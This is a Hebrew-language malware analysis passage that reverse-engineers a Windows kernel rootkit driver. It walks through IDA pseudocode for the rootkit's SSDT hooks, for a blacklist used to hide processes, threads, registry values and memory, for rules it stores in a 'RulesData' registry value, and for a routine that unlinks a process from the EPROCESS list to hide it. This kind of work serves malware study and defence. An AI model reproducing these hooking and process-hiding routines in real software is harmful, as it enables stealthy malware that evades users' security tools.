ביצוע Hook לטבלת ה-SSDT יאפשר לתוכנה זדונית להשפיע על התוצאה שמוחזרת למשתמש ובכך להסתיר את הפעולות שהיא עושה. מהשימוש ברשימה המקושרת והמימוש של הפונקציות המזויפות, ניתן להסיק שה-Driver הזדוני מתחזק רשימה שמכילה מידע על משאבים שמיועדים להסתרה, וכאשר מגיעה קריאה לאחת מהפונקציות שיכולות להסגיר אותם, מתבצעת בדיקה בין הרשימה לקלט שהגיע והפלט מוחזר בהתאם.

במידה וההנחה שלנו נכונה, לפני הקריאה ל-sub_FF03329 יבנה מבנה מסוג PoolAllocation שישלח לפונקציה כפרמטר, כי אנחנו יודעים שהרשימה שלנו בנויה ממבנים כאלו, ושהפונקציה משווה בין הקלט לשאר האובייקטים ברשימה.

בכל אחת מפונקציות הSSDT המזויפות נעקוב אחרי המבנה וננסה להבין איך הוא בנוי.

בדומה ל-DeviceControlDispatcher, בכולן מוכנס לערך הראשון במבנה קוד שמשתנה בין כל סוג בקשה:

- CODE=1 לבקשות שקשורות ל-PID, וב-Offset 0x8 מתחילת המבנה יישמר ה-PID עצמו (מתוך FakeNTOpenProcess):

```
v5[0] = 1;
v5[2] = (unsigned int)ClientId->UniqueProcess;
if ( sub_FF0D3329(v5) )
  return 0xC0000022;
ms_exc.registration.TryLevel = -1;
return NtOpenProcess(ProcessHandle, DesiredAccess, ObjectAttributes, ClientId);
}
```

- CODE=2-4 לבקשות שדורשות השוואת Strings (מתוך FakeNtDeleteValueKey):

```
v5[0] = 4;
ms_exc.registration.TryLevel = 0;
if ( (unsigned __int8)ProbeForReadWrapper(ValueName, 8u) )
{
  if ( (unsigned __int8)ProbeForReadWrapper(ValueName->Buffer, ValueName->Length) )
  {
    ObjectName = (UNICODE_STRING *)GetObjectNameInfoWrapper(KeyHandle);
    v3 = ObjectName;
    v7 = ObjectName;
    if ( ObjectName )
    {
      if ( AllocateStringWrapper((int)&DestinationString, ValueName->Length + ObjectName->Length + 4) )
      {
        RtlCopyUnicodeString(&DestinationString, v3);
        RtlAppendUnicodeToString(&DestinationString, &Source);
        RtlAppendUnicodeStringToString(&DestinationString, ValueName);
        if ( sub_FF0D3329(v5) )
          returnValue = 0xC0000022;          // Set Error Code
        RtlFreeUnicodeString(&DestinationString);
      }
      ExFreePoolWithTag(v3, 0);
    }
```

נבחין כי הפרמטר שמועבר ל-sub_FF03329 הוא **הכתובת** (המצביע) של var_4C (v5 ב-Decompiler):

```
lea     eax, [ebp+var_4C]
push    eax
call    sub_FF0D3329
test    eax, eax
jz      short loc_FF0D2526
```

כלומר מאחר ובמחסנית יהיה מבנה מסוג PoolAllocation, נסתכל על המיקום של ה-String ביחס ל-var_4C ובכך נסיק את ה-Offset שלו במבנה:

```
FakeNtDeleteValueKey proc near

var_4C= dword ptr -4Ch
DestinationString= UNICODE_STRING ptr -3Ch
var_20= dword ptr -20h
returnValue= dword ptr -1Ch
```

Var_4C נמצא ב-Offset-4C לעומת DestinationString שנמצא ב-3C-. כלומר ה-String במרחק 0x10 מתחילת המבנה.

בנוסף, IDA זיהתה ש-DestinationString הוא מבנה מסוג UNICODE_STRING[38]:

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

נקודה חשובה: IDA יכולה להתייחס למשתנים בפונקציה באמצעות אוגר EBP או באוגר ESP כ-Index. מכאן שהערכים שהמשתנים האלה יקבלו ב-Disassembler ישתנו בכל אחד מהמקרים - כמשתמשים באוגר EBP (כמו במקרה שלנו) הערכים יהיו שליליים, וכשמשתמשים ב-ESP הם יהיו חיוביים. הסימנים מתהפכים בעקבות המיקום של המשתנים במחסנית ביחס לשני האוגרים. כך או כך ההפרש בינהם יהיה זהה תמיד.

- CODE=7 לבקשות קריאה מהזיכרון. ב-0x18 Offset יהיה הכתובת שממנה קוראים וב-0x1C גודל הקריאה (מתוך FakeNtReadVirtualMemory):

```
v6[0] = 7;
if ( HandleToPID(hProcess, v7) && (v6[6] = AddressToReadFrom, v6[7] = BytesToRead, sub_FF0D3329(v6)) )
  result = 0xC0000001;                          // Set Error
else
  result = NtReadVirtualMemory(hProcess, AddressToReadFrom, pBuffer, BytesToRead, BytesRead);
return result;
```

בנוסף יש שימוש בפונקציית עזר שממירה ProcessHandle ל-PID שלו. המשתנה שמקבל את ה-PID (v7) נמצא אחרי BytesToRead במחסנית, כלומר הוא יהיה ב-0x20 Offset:

```
FakeNtReadVirtualMemory proc near

BufferCode= dword ptr -2Ch
AddressToReadFrom_= dword ptr -14h
BytesToRead_= dword ptr -10h
v7= byte ptr -0Ch
hProcess= dword ptr  8
```

(אומנם ב-Decompiler אנחנו לא רואים שה-PID מוגדר במבנה v6, אבל אנחנו יכולים להסיק שהמשתנה הוא חלק מהמבנה, אחרת למה שיוגדר מלכתחילה?)

- CODE=8 לבקשות שקשורות ל-Threads. ב-0x8 יהיה ה-PID (כמו שהיה ב-CODE=1) וב-0xC ה-TID (מתוך FakeNtSuspendThread):

```
if ( ThreadHandleToPID_TID(ThreadHandle, 0, (int)v4, 28, 0) >= 0
  && (v3[2] = PID, v3[3] = TID, v3[0] = 8, sub_FF0D3329(v3)) )
{
  result = 0xC0000022;                          // Set Error
}
else
{
  result = NtSuspendThread(ThreadHandle, PreviousSuspendState);
}
return result;
```

- ל-CODE=5,6,9 אין אזכור באף פונקציה מזויפת.

אחרי שנוסיף את כל הערכים שגילינו ב-Offsets המתאימים למבנה PoolAllocation הוא יראה כך:

PoolAllocation			
	Offset	Size(Bytes)	Meaning
	0x0	4	BufferCode
	0x4	4	???
For process-related functions (BufferCode=1&8)	0x8	4	PID
	0xC	4	TID
For string-related functions (BufferCode=2-4)	0x10	2	String Length
	0x12	2	String Maximum Length
	0x14	4	String Pointer
For memory-related functions (BufferCode=7)	0x18	4	Address To Read From
	0x1C	4	Bytes To Read
	0x20	4	PID To Read From
	0x24	4	Flink
	0x28	4	Blink

Sub_FF0D3329

אחרי שמילאנו את המבנה PoolAllocation נוכל לחזור ל-sub_FF0D3329, אותה פונקציה שחשודה בבדיקת איבר ברשימה, ולהבין יותר בקלות את ההשוואות שהיא עושה.

נתאים את שמות המשתנים לערכים שגילינו ונוכל לראות בקלות שהפונקציה מחפשת האם ה-Entry שהיא קיבלה נמצא ברשימה:

```
  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  for ( ListEntry = (_DWORD *)ListHead; ListEntry; ListEntry = (_DWORD *)ListEntry[9] )
  {
    BufferCode = *PoolAllocation;
    if ( *ListEntry != *PoolAllocation )        // Look for entry with the same code
      continue;
    if ( BufferCode == 1 )
    {
      PIDMatchFound = ListEntry[2] == PoolAllocation[2];// Check if PID is blacklisted
LABEL_20:
      if ( PIDMatchFound )
        goto ReturnFalse;
      continue;
    }
    if ( BufferCode <= 1 )                      // Entry error
      continue;
    if ( BufferCode <= 4 )                      // BufferCode=2-4
    {
      if ( (unsigned __int8)sub_FF0D329F(ListEntry + 4, PoolAllocation + 4, 1) )
        goto ReturnFalse;
      continue;
    }
```

כש-BufferCode=2-4 יש שימוש בפונקציית עזר שמקבלת את המצביעים לשתי המחרוזות. במבט מהיר אפשר לראות שהפונקציה הזאת משווה בינהן:

```
char __stdcall sub_FF0D329F(unsigned __int16 *string1, unsigned __int16 *string2, char CharCanBeCapFlag)
{
  unsigned __int16 v5; // ax
  __int16 v6; // bx
  unsigned __int16 v8; // [esp+Ch] [ebp-4h]
  unsigned __int16 string1a; // [esp+18h] [ebp+8h]
  __int16 string2a; // [esp+1Ch] [ebp+Ch]

  v5 = *string1;
  if ( *string1 >= *string2 )
    v5 = *string2;
  string1a = 1;
  v8 = v5 >> 1;
  if ( (unsigned __int16)(v5 >> 1) <= 1u )
    return 1;
  while ( 1 )
  {
    v6 = *(_WORD *)(*((_DWORD *)string1 + 1) + 2 * ((*string1 >> 1) - string1a));
    string2a = *(_WORD *)(*((_DWORD *)string2 + 1) + 2 * ((*string2 >> 1) - string1a));
    if ( CharCanBeCapFlag )
    {
      v6 = LetterToLowerWrapper(v6);
      string2a = LetterToLowerWrapper(string2a);
    }
    if ( v6 != string2a )
      break;
    if ( ++string1a >= v8 )
      return 1;
  }
  return 0;
}
```


כש-BufferCode=8 יש בדיקה של ה-PID ולאחר מכן של ה-TID:

```
LABEL_20:
      if ( MatchFound )
        goto ReturnFalse;
      continue;
    }
    if ( BufferCode <= 1 )                      // Entry error
      continue;
    if ( BufferCode <= 4 )                      // BufferCode=2-4
    {
      if ( strcmp((ListEntry + 16), PoolAllocation + 8, 1) )
        goto ReturnFalse;
      continue;
    }
    if ( BufferCode != 7 )                      // BufferCode=8
    {
      if ( BufferCode != 8 || *(ListEntry + 8) != PoolAllocation[2] )// Compare PIDs
        continue;
      MatchFound = *(ListEntry + 12) == PoolAllocation[3];// Compare TIDs
      goto LABEL_20;
    }
```

ב-BufferCode=7 יש בדיקה ראשונית האם ה-PIDs זהים, ולאחר מכן האם מרחב הכתובות המבוקש מכיל בתוכו את איזור הזיכרון הזדוני:

```
    if ( ListEntry[8] == PoolAllocation[8] )    // BufferCode=7
    {
      Blacklisted_AddressToReadFrom = ListEntry[6];
      Requested_AddressToReadFrom = PoolAllocation[6];
      if ( Blacklisted_AddressToReadFrom <= Requested_AddressToReadFrom
        && Blacklisted_AddressToReadFrom + ListEntry[7] > Requested_AddressToReadFrom )
      {
        goto ReturnFalse;
      }
      Requested_AddressToReadFromTail = PoolAllocation[7] + Requested_AddressToReadFrom;
      if ( Blacklisted_AddressToReadFrom <= Requested_AddressToReadFromTail
        && Blacklisted_AddressToReadFrom + ListEntry[7] > Requested_AddressToReadFromTail )
      {
        goto ReturnFalse;
      }
    }
  }
  ListEntry = 0;
ReturnFalse:
```

סה"כ הפונקציה sub_FF0D3329 מקבלת מבנה מסוג PoolAllocation ובודקת האם הוא נמצא ברשימה, במידה וכן היא מחזירה אותו, מעתה נקרא לה CheckIfObjectInList:



כעת נוכל לחזור לפונקציה sub_FF0D3592 מתוך Case 1 ב-DeviceControlDispatcher:

```
int __stdcall sub_FF0D3592(int pPoolAllocation)
{
  int returnValue; // [esp+Ch] [ebp-1Ch]

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  if ( CheckIfObjectInGlobalList((unsigned int *)pPoolAllocation) )
  {
    returnValue = 2;
  }
  else
  {
    if ( ListTail )
    {
      *(_DWORD *)(ListTail + 0x24) = pPoolAllocation;// Add to list tail
      *(_DWORD *)(pPoolAllocation + 0x28) = ListTail;
    }
    else
    {
      ListHead = pPoolAllocation;                // Object is first in the list
    }
    ListTail = pPoolAllocation;                  // Set newly added object as list tail
    sub_FF0D340A();
    returnValue = 1;
  }
  KeReleaseMutexWrapper(0);
  return returnValue;
}
```

גם כאן אנחנו רואים שוב שימוש בפונקציית עזר: sub_FF0D340A. כשניכנס אליה נראה בתחילתה לולאה שסוכמת את גודל כל האובייקטים ברשימה:

```
KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
ms_exc.registration.TryLevel = 0;
Size = 0;
v19 = 0;
for ( ListEntry = ListHead; ; ListEntry = *(ListEntry + 36) )
{
  v20 = ListEntry;
  if ( !ListEntry )
    break;
  if ( *(ListEntry + 4) )
  {
    Size += 28;                              // Add ListEntry size to total
    v1 = *ListEntry;
    if ( *ListEntry == 2 || v1 == 3 || v1 == 4 )
      Size += *(ListEntry + 16);             // If Entry contains string, add its size as well
    ++v19;
  }
}
```

לאחר מכן מוקצת הקצאה חדשה בגודל שנסכם, ועוד לולאה שרצה שוב על הרשימה - הפעם מעתיקה את כל הערכים מכל ListEntry להקצאה הגדולה שנוצרה:

```
46  if ( Size )
47  {
48    HeapAlloc = (int (__stdcall *)(_DWORD, size_t))StealthierGetProcAddress(1, 0x1A544B7E);
49    AllocationPointer1 = (void *)HeapAlloc(0, Size);
50    AllocationPointer2 = (int)AllocationPointer1;
51    AllocationPointer3 = AllocationPointer1;
52    if ( AllocationPointer1 )
53    {
54      memset(AllocationPointer1, 0, Size);
55      AllocationPointer4 = AllocationPointer2;
56      AllocationPointer5 = AllocationPointer2;
57      for ( ListEntry_ = ListHead; ; ListEntry_ = *(_DWORD *)(ListEntry_ + 0x24) )
58      {
59        v20 = ListEntry_;
60        if ( !ListEntry_ )                      // Error
61          break;
62        if ( *(_BYTE *)(ListEntry_ + 4) )       // Check copy flag?
63        {
64          v18 = 28;
65          *(_DWORD *)AllocationPointer4 = *(_DWORD *)ListEntry_;
66          *(_DWORD *)(AllocationPointer4 + 4) = *(_DWORD *)(ListEntry_ + 0x18);
67          *(_DWORD *)(AllocationPointer4 + 8) = *(_DWORD *)(ListEntry_ + 0x1C);
68          *(_DWORD *)(AllocationPointer4 + 0xC) = *(_DWORD *)(ListEntry_ + 0x20);
69          *(_DWORD *)(AllocationPointer4 + 0x10) = *(_DWORD *)(ListEntry_ + 8);
70          *(_DWORD *)(AllocationPointer4 + 0x14) = *(_DWORD *)(ListEntry_ + 0xC);
71          BufferCode = *(_DWORD *)ListEntry_;
72          if ( *(_DWORD *)ListEntry_ == 2 || BufferCode == 3 || BufferCode == 4 )// If object contains string, copy it as well
73          {
74            ListEntryStringLength = *(_WORD *)(ListEntry_ + 0x10);
75            *(_WORD *)(AllocationPointer4 + 0x18) = ListEntryStringLength;
76            v18 = ListEntryStringLength + 0x1C;
77            memcpy((void *)(AllocationPointer4 + 0x1A), *(const void **)(ListEntry_ + 0x14), ListEntryStringLength);
78          }
79          AllocationPointer4 += v18;
80          AllocationPointer5 = AllocationPointer4;
81        }
82      }
```

בשורה 62 אנחנו רואים את השימוש הראשון (והיחיד) בערך שנמצא ב-Offset 0x4 במבנה PoolAllocation. הערך מוגדר כדגל שלפיו התוכנית מעתיקה או לא מעתיקה את ה-ListEntry להקצאה.


אחרי מילוי ההקצאה הפונקציה מגדירה אותה כ-Value למפתח Registry בשם "RulesData":

```
      RtlInitUnicodeString(&DestinationString, L"RulesData");
      hRegKey = dword_FF0D53A0;
      hRegKey_ = dword_FF0D53A0;
      ZwSetValueKey = (int (__stdcall *)(int, UNICODE_STRING *, _DWORD, int, int, size_t))StealthierGetProcAddress(
                                                                                          1,
                                                                                          0xADB1816C);
      v12 = ZwSetValueKey(hRegKey, &DestinationString, 0, 3, AllocationPointer2, Size);
      returnValue = 1;
      ExFreePool = (void (__stdcall *)(int))StealthierGetProcAddress(1, 0xA2963CE0);
      ExFreePool(AllocationPointer2);
    }
  }
  ms_exc.registration.TryLevel = -1;
  KeReleaseMutexWrapper__(0);
  return returnValue;
}
```

גילינו שה-Driver שומר את הרשימה שלו בערך Registry ומעדכן אותו בכל הוספה של אובייקט לרשימה.

נשנה את שמות הפונקציות בהתאם:

- AddObjectToList - sub_FF0D3592
- UpdateListInRegistry - sub_FF0D340A




נחזור ל-Case 1 ב-DeviceControlDispatcher:

```
20    switch ( bufferCode )
21    {
22      case 1:
23        goto LABEL_4;
24      case 2:
25      case 3:
26      case 4:
27        *(_DWORD *)pPoolAllocation_ = bufferCode;
28        pPoolAllocation_[4] = 1;
29        RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 20));
30        if ( !AllocateStringWrapper((int)(pPoolAllocation_ + 16), DestinationString.Length) )
31          goto LABEL_12;
32        RTLCopyUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 0x5A8DEE17);
33        RTLCopyUnicodeString(pPoolAllocation_ + 16, &DestinationString);
34 LABEL_10:
35        if ( *(_BYTE *)(pBuffer + 8) )
36        {
37          pPoolAllocation = (char *)AddObjectToList((int)pPoolAllocation_);
38          *(_DWORD *)pBuffer = pPoolAllocation;
39          if ( pPoolAllocation )
40            return pPoolAllocation;
41        }
42        else
43        {
44          v8 = sub_FF0D3620(pPoolAllocation_);
45 LABEL_17:
46          *(_DWORD *)pBuffer = v8;
47        }
48 LABEL_12:
49        ExFreePool = (int (__stdcall *)(char *))StealthierGetProcAddress(1, 0xA2963CE0);
50        pPoolAllocation = (char *)ExFreePool(pPoolAllocation_);
51        break;
52      case 5:
53        sub_FF0D2EE3(*(_DWORD *)(pBuffer + 0xC));
54 LABEL_4:
55        *(_DWORD *)pPoolAllocation_ = 1;
56        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
57        goto LABEL_10;
```

עצרנו בתנאי בשורה 35. במידה והתנאי הוא TRUE האובייקט שמתקבל מה-User מוכנס לרשימה וסטטוס ההצלחה מוחזר. אם התנאי לא מתקיים יש כניסה לפונקציה sub_FF0D3620, שבמבט מהיר נראה שהיא מחפשת את האוביקט ברשימה, מוציאה אותו ומעדכנת את ה-Registry:

```
KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
Object = CheckIfObjectInGlobalList(PoolAllocation);
Object_ = Object;
if ( Object )
{
  Blink = Object[10];
  if ( Blink )
    *(_DWORD *)(Blink + 0x24) = Object_[9];
  Flink = Object_[9];
  if ( Flink )
    *(_DWORD *)(Flink + 0x28) = Object_[10];
  if ( (_DWORD *)ListHead == Object_ )
    ListHead = Object_[9];
  if ( (_DWORD *)ListTail == Object_ )
    ListTail = Object_[10];
  RtlFreeUnicodeString = (void (__stdcall *)(_DWORD *))StealthierGetProcAddress(1, 0xBA88D443);
  RtlFreeUnicodeString(Object_ + 4);
  ExFreePool = (void (__stdcall *)(_DWORD *))StealthierGetProcAddress(1, 0xA2963CE0);
  ExFreePool(Object_);
  UpdateListInRegistry();
  returnValue = 3;
}
else
{
  returnValue = 4;
}
KeReleaseMutexWrapper___(0);
return returnValue;
}
```

לסיכום, ב-Case 1 ה-Driver מקבל מבנה מסוג PoolAllocation בעל CODE=1 ומוסיף/מוציא אותו מהרשימה:



CASE 2-4 - אנחנו יודעים שה-BufferCode שמתקבל מה-User (עליו רץ ה-Switch) מועתק לערך הראשון ב-PoolAllocation - כלומר גם כאן מדובר במקרים בהן מתקבל אובייקט PoolAllocation שמכיל מחרוזת.

המחרוזת מועתקת מה-UserBuffer לאובייקט ה-PoolAllocation החדש ולאחר מכן מוסף/מוצא מהרשימה:

```
      case 2:
      case 3:
      case 4:
        *(_DWORD *)pPoolAllocation_ = bufferCode;
        pPoolAllocation_[4] = 1;
        RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 0x14));
        if ( !AllocateStringWrapper((int)(pPoolAllocation_ + 0x10), DestinationString.Length) )
          goto LABEL_12;
        RTLCopyUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 0x5A8DEE17);
        RTLCopyUnicodeString(pPoolAllocation_ + 0x10, &DestinationString);
LABEL_10:
        if ( *(_BYTE *)(pBuffer + 8) )
        {
          pPoolAllocation = (char *)AddObjectToList((int)pPoolAllocation_);
          *(_DWORD *)pBuffer = pPoolAllocation;
          if ( pPoolAllocation )
            return pPoolAllocation;
        }
        else
        {
          v8 = RemoveObjectFromList((unsigned int *)pPoolAllocation_);
```

נעדכן את מבנה SystemBuffer לפי ה-Offsets המתאימים:

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	Return Value
0x4	4	BufferCode
0x8	1-4	Add\Remove From List Flag
0xC	4	PID
0x10	4	TID
0x14	4	String Offset
0x16	2	String Length
0x18	2	String Maximum Length

CASE 5 - כאן יש קריאה לפונקציה sub_FF0D2EE3 שמקבלת את ה-PID כקלט, ולאחר מכן מבצע את אותו רצף הפעולות כמו ב-Case 1 - כלומר גם פה יש עבודה עם אוביקט PoolAllocation בעל CODE=1 (קשור לתהליכים):

```
      case 5:
        sub_FF0D2EE3(*(_DWORD *)(pBuffer + 0xC));
LABEL_4:
        *(_DWORD *)pPoolAllocation_ = 1;
        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
        goto AddOrRemoveFromList;
```

sub_FF0D2EE3:

```
1  char __stdcall sub_FF0D2EE3(int PID)
2  {
3    int (__stdcall *PsLookupProcessByProcessId)(int, int *); // eax
4    _DWORD *v2; // eax
5    int EPROCESS; // [esp+0h] [ebp-4h] BYREF
6
7    EPROCESS = 0;
8    if ( !PID )
9      return 0;
10   if ( !dword_FF0D5330 )
11     return 0;
12   PsLookupProcessByProcessId = (int (__stdcall *)(int, int *))StealthierGetProcAddress(1, 0x368339EC);
13   if ( PsLookupProcessByProcessId(PID, &EPROCESS) < 0 )
14     return 0;
15   v2 = (_DWORD *)(dword_FF0D5330 + EPROCESS);
16   **(_DWORD **)(dword_FF0D5330 + EPROCESS + 4) = *(_DWORD *)(dword_FF0D5330 + EPROCESS);
17   *(_DWORD *)(*v2 + 4) = v2[1];
18   return 1;
19 }
```

הפונקציה משיגה את המצביע למבנה ה-EPROCESS בעזרת ה-PID (שורה 13) ולאחר מכן מוסיפה לכתובת שלו את ה-Offset ששמור במשתנה dword_FF0D5330 ושומרת את התוצאה ב-v2 (שורה 15).

ב-dword_FF0D5330 שמור ה-Offset 0x88:

